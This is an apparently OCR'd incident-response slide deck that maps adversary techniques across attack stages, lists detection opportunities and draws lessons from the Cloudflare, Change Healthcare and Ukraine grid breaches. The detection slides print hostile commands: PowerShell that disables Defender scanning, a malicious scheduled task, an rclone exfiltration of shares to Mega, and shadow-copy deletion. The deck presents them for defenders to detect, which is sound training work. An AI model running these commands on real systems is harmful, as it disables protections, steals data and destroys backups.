


FROM INITIAL ACCESS TO EXFIL: A JOURNEY THROUGH ADVERSARY TTPS AND DETECTION TACTICS

Edwin Perez

OUTLINE

- Types of Incidents
- Different Stages of an Attack
- Detection Opportunities
- Recent Breaches
- Lessons Learned from Breaches

TYPES OF INCIDENTS

Phishing


Previous Compromise (Credentials Previously Obtained/Posted Online)

Malware

Insider Threat

Ransomware

WHAT ARE SOME OF THE QUESTIONS WE SEEK TO ANSWER WITH INCIDENT RESPONSE



What stage of the attack are we observing?

What IOCs have we identified?

What motive does the attacker have?

What resources does the attacker have access to?


Incident Response

Has the attacker exfiltrated any data?

How long has the attacker been in the environment?


Has the attacker made it to your most important systems?

PREVENTION IS IDEAL...DETECTION IS A MUST



MITRE ATT&CK

Gives us a real world picture of what attackers are doing



DIFFERENT STAGES OF AN ATTACK

Initial Access

Discovery

Lateral Movement

Persistence

Privilege Escalation

Collection


Exfiltration

Impact


INITIAL ACCESS

Phishing

Exposed Services to the Internet (RDP, VDI, VPN, etc)




INITIAL ACCESS BY THE NUMBERS



Mandiant M-Trends 2024 Special Report

INITIAL ACCESS BROKER ADVERTISEMENTS



Crowdstrike 2024 Global Threat Report

DISCOVERY

Advanced IP Scanner

whoami, whoami /all

net user /domain, net user /dom

net group "Domain Admins" /domain, net group /domain "Enterprise Admins"

tasklist [/svc]

systeminfo

ipconfig /all

LATERAL MOVEMENT

It takes adversaries an average of 62 minutes — to move laterally from an initially compromised host to another host within the environment.

- Crowdstrike 2024 Global Threat Report

PsExec and PsExec renamed binaries

RDP

WinRM

RMM Tools (TeamViewer, AnyDesk, ScreenConnect)

PERSISTENCE

Scheduled Task, Scheduled Task, Scheduled Task

Registry Key(s)

Service

Creation of accounts


PRIVILEGE ESCALATION

Local Hash Dumps

Domain Hash Dumps

UAC Bypasses

Process Injection



COLLECTION

xcopy

robocopy

7zip

RAR

ZIP

EXFILTRATION

Rclone

Filezilla

Megasync

IMPACT

vssadmin

Countless ways of deploying ransomware (Go, Group Policy, Executable)

DAYS TO DETECTION

Dwell time - calculated as the number of days an attacker is present in a compromised environment before they are detected

Global Median Dwell Time, 2011-2023

	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021	2022	2023
All	416	243	229	205	146	99	101	78	56	24	21	16	10

Mandiant M-Trends 2024 Special Report

FURTHER ANALYSIS OF INCIDENT

OODA - Observe, Orient, Decide, Act

Long Tail Analysis through Hunting

Grouping (Time Based and Process Tree Based)

Compromised Account(s) Authentications

INCIDENT RESPONSE FUNNEL

PROTECTING OUR HOSTS AND NETWORKS

Utilizing LAPS

Deploying tools for visibility such as Sysmon/EDR/Network

Cloud auditing and logging

Sending logs to a centralized location

Implementing an AppLocker Policy

Implementing Conditional Access


IT'S DANGEROUS TO GO
ALONE! TAKE THIS.

DETECTION OPPORTUNITIES

List user logged in, list information/permissions for user

whoami, whoami /all

Command to list all local accounts on the host

net user

Command to list all domain accounts

net user /domain, net user /dom

Command to list all users in the Domain/Enterprise Admins group

net group "Domain Admins" /domain, net group /domain "Enterprise Admins"

Displays a list of currently running processes on the host

tasklist [/svc]

DETECTION OPPORTUNITIES

Displays configuration information about a computer and its operating system

systeminfo

Displays the full TCP/IP configuration for all network adapters

ipconfig /all

Verifies IP-level connectivity to another TCP/IP computer via ICMP

ping [IP]

Creation of Scheduled Task

schtasks /create /tn ScheduleTaskName /tr C:\Windows\Temp\bad.exe /sc onstart

Impacket

smbexec (services.exe → cmd.exe)

wmiexec (wmiprvse.exe → cmd.exe)

psexec (services.exe → C:\Windows\xxxxxxxx.exe)

DETECTION OPPORTUNITIES

Multiple commands for defense evasion

```
Set-MpPreference -DisableScriptScanning $True

Add-MpPreference -ExclusionPath "C:\Windows\Temp"

Powershell -c iex(Set-MpPreference -DisableRealtimeMonitoring $true)

Set-MpPreference -ExclusionProcess "explorer.exe", "cmd.exe", "powershell.exe"
```

DETECTION OPPORTUNITIES

Copy files from source directory to destination directory

```
xcopy “[SOURCEDIRECTORY]” “[DESTINATIONDIRECTORY]” /y
```

Copy files to cloud storage Mega

```
rclone.exe copy --max-age 2y "\\SERVER\Shares" Mega:DATA -q --ignore-existing
--auto-confirm --multi-thread-streams 7 --transfers 7 --bwlimit 10M
```

Command to delete all specified volume's shadow copies

```
vssadmin delete shadows /all /quiet
```

NOTHING BUT BREACHES

Cloudflare Thanksgiving Incident

United Health

2022 Ukraine Power Grid Attack

CLOUDFLARE THANKSGIVING INCIDENT

This happened due to a previous Okta breach

Threat actor detected on Cloudflare’s self-hosted Atlassian server

Cloudflare rotated most of their accounts but there was one service token and three service accounts out of thousands that were not rotated

Threat actors were looking for information about the architecture, security, and management of Cloudflare’s global network

CLOUDFLARE INCIDENT - LESSONS LEARNED

Things that Cloudflare was doing well that allowed them to fend off this incident:

Strong access control

Company was utilizing ZTA, limited lateral movement

Company also decided to return hardware to manufacturer and deploy completely from scratch as a precaution

CHANGE HEALTHCARE BREACH

Initial access was a VDI server

No MFA was enabled/enforced on this server

United Health, parent company had a policy to enable MFA on all servers

CHANGE HEALTHCARE BREACH - LESSONS LEARNED

Paying did not save you in case of an incident

Still had to pay a ransom of about $22 million dollars

Ensure all internet facing services have MFA not only enabled but also enforced

2022 UKRAINE POWER GRID ATTACK

Gained access to a hypervisor running an end-of-life (EOL) version of MicroSCADA software

One of the earliest accounts of an adversary handing over the ICS portion of the attack to a different group

Consistent Pattern for threat actor: gain access to the network, remain dormant, potentially collect system details, and then build custom scripts and tools prior to executing a destructive cyber attack

MicroSCADA has been deployed to more than 10,000 substations and monitors the

UKRAINE POWER GRID ATTACK - LESSONS LEARNED

- Ensure the ICS environments are not reaching out to the internet

Network segmentation is extremely important

PRACTICAL EXERCISE

Investigate the breach

Files are available on Github

RESOURCES

CISA Resources

https://www.cisa.gov/resources-tools/all-resources-tools

Incident Response Awesomeness

https://github.com/meirwah/awesome-incident-response

NIST Incident Handling Guide

https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf

Nathan Sweaney - Secure Ideas

https://www.youtube.com/watch?v=BrWw62XCQg0

Microsoft

https://www.microsoft.com/en-us/security/business/security-101/what-is-incident-response

MITRE ATT&CK

https://attack.mitre.org/

QUESTIONS


IF YOU HAVE
A QUESTION... ASK
YOU WON'T BE
MAULED, PROMISE
imgflip.com